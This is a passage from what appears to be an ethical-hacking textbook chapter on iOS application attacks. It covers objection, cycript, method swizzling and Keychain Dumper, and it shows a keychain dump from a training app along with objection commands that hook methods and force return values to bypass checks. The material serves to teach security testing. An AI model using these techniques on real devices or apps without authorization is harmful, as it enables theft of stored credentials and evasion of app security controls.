called a keychain that stores secrets such as passwords, certificates, and encryption keys
- Attackers use tools such as **Keychain Dumper** to extract keychains from the target iOS device



https://github.com

Analyzing an iOS Application Using objection

- Attackers use the objection tool to perform **method hooking**, **bypass SSL pinning**, and **bypass jailbreak detection** on the target iOS device



```
root@kali:~# objection
Usage: objection [OPTIONS] COMMAND [ARGS]...

       |___|(object)inject(ion)

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

  By default, communications will happen over USB, unless the --network
  option is provided.

Options:
  -N, --network             Connect using a network connection instead of USB.
                            [default: False]
  -h, --host TEXT           [default: 127.0.0.1]
  -p, --port INTEGER        [default: 27042]
  -ah, --api-host TEXT      [default: 127.0.0.1]
  -ap, --api-port INTEGER   [default: 8888]
  -g, --gadget TEXT         Name of the Frida Gadget/Process to connect to.
                            [default: Gadget]
  -S, --serial TEXT         A device serial to connect to.
  -d, --debug               Enable debug mode with verbose output. (Includes
                            agent source map in stack traces)
  --help                    Show this message and exit.
```

https://github.com

Analyzing and Manipulating iOS Applications


Attackers perform the static analysis of the target iOS application to detect vulnerabilities such as hard-coded sensitive data, application bugs, and backdoors existing in the code. Attackers perform dynamic analysis to identify runtime errors, behavior, and memory state, registers, and variables during runtime. After analyzing the application, attackers can identify the attack surface, using which they can launch attacks on the target iOS devices.

Manipulating an iOS Application Using cycript

Source: *http://www.cycript.org*

cycript is a runtime manipulation tool used by attackers to exploit the vulnerabilities in source code and modify the functionality during application runtime. cycript is a JavaScript (JS) interpreter that can understand Objective-C, Objective-C++, and JS commands. It has an interactive console with syntax highlighting and grammar-assisted tab features.

After decompiling an iOS application and analyzing the source code, attackers can use this tool to manipulate the functionality of the application and perform various activities such as method swizzling, authentication bypass, and jailbreak detection bypass.



```
cy# var a = [NSMutableArray arrayWithObjects:[2, 4, 6] count:3]
cy# a.length
3
cy# a[10] = 6; a
@[2,4,5,,,,,,,,6]
cy# a.length = 4; a
@[2,4,5,,]
cy# a[3]
undefined
cy# a[0]
@2
cy# @{"field": 5}["field"]
@5
```

Figure 17.62: Screenshot of cycript showing Objective-C code

iOS Method Swizzling

Method swizzling, also known as monkey patching, is a technique that involves modifying the existing methods or adding new functionality at runtime. Objective-C runtime enables the switching of the method functionality from an existing functionality to a customized one. Attackers use this technique to perform logging, JS injections in WebViews, detection bypass, authentication bypass, etc.

Attackers use method swizzling techniques to assess the security posture and identify the vulnerabilities of the target application. The basic steps to successfully swap functionality are listed below:


- Identify the existing method selector reference to be swapped.
- Create a new method with customized functionalities.
- Run the application on the device.
- Swap the functionality of the method by providing the new method reference to the Objective-C runtime.

Extracting Secrets Using Keychain Dumper

Source: *https://github.com*

iOS devices contain an encrypted storage system called a keychain that stores secrets such as passwords, certificates, and encryption keys. Attackers use tools such as Keychain Dumper to extract keychains from the target iOS device.

Attackers use the Keychain Dumper binary, which has a self-signed certificate with a wildcard entitlement, to dump secret keychains from the target iOS app. As wildcard entitlement is not allowed in iOS recent releases, it is necessary to add an explicit entitlement that exists in the device to gain access to all the keychain items.



```
Generic Password
----------------
Service: com.highaltitudehacks.DVIAswiftv2com.flurry.analytics
Account: {length = 12, bytes = 0x466c757272794150494b6579}
Entitlement Group: UAVZNE8PJA.com.highaltitudehacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: {length = 12, bytes = 0x466c757272794150494b6579}
Keychain Data (Hex): 0x62706c6973743030d4010203040506070a582476657273696f6e592461726368697665725424746f7058246f626a6563747312000186a05f
000000000000000000000073

Generic Password
----------------
Service: com.highaltitudehacks.DVIAswiftv2com.flurry.analytics
Account: {length = 25, bytes = 0x466c7572 72795365 7373696f 6e54696d ... 7374616d 704b6579 }
Entitlement Group: UAVZNE8PJA.com.highaltitudehacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: {length = 25, bytes = 0x466c7572 72795365 7373696f 6e54696d ... 7374616d 704b6579 }
Keychain Data (Hex): 0x62706c6973743030d4010203040506070a582476657273696f6e592461726368697665725424746f7058246f626a6563747312000186a05f
6573564e5344617465a21416584e534f626a65637408111a24293237494c5153575d626a717a7c818c959c9f000000000000010100000000000000170000000000000000

Generic Password
----------------
Service: com.highaltitudehacks.DVIAswiftv2com.flurry.analytics
Account: {length = 25, bytes = 0x466c7572 72795365 7373696f 6e496e73 ... 616c6c49 444b6579 }
Entitlement Group: UAVZNE8PJA.com.highaltitudehacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleAlwaysThisDeviceOnly, protection level 3
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: {length = 25, bytes = 0x466c7572 72795365 7373696f 6e496e73 ... 616c6c49 444b6579 }
Keychain Data: 046334F1-0555-436F-9687-59603C6EBE80

Generic Password
----------------
Service: com.highaltitudehacks.DVIAswiftv2
Account: keychainValue
Entitlement Group: UAVZNE8PJA.com.highaltitudehacks.DVIAswiftv2
Label: (null)
Accessible Attribute: kSecAttrAccessibleWhenUnlocked, protection level 2 (default)
Description: (null)
Comment: (null)
Synchronizable: 0
Generic Field: (null)
Keychain Data: testmantis3
```

Figure 17.63: Screenshot of Keychain Dumper dumping a keychain of an iOS app

Analyzing an iOS Application Using objection

Source: *https://github.com*

Attackers use the objection tool to perform method hooking on an iOS application at runtime. It is also incorporated with other features such as iOS application patching, SSL pinning bypass, iOS keychain dumping, and pasteboard monitoring. Attackers connect an iOS device to their workstation and install the objection tool, which includes the Frida feature.

- **Method Hooking**

  After installing the objection tool, follow the steps given below to perform method hooking.

  - Execute the following command to run the objection tool by attaching it to the target application:

    `objection --gadget <AppName> explore`

  - Run the following command to monitor the method calls of a class:

    `ios hooking watch class <Class_Name>`

  - Run the following command to hook a specific method to a class:

    `ios hooking watch method "-[Class_Name Method_Name]"`

  - Run the following command to change the return value of the function that returns only Boolean values of the hooked method:

    `ios hooking set return_value "-[Class_Name iFunction_Name:]" true/false`

- **Bypassing SSL Pinning**

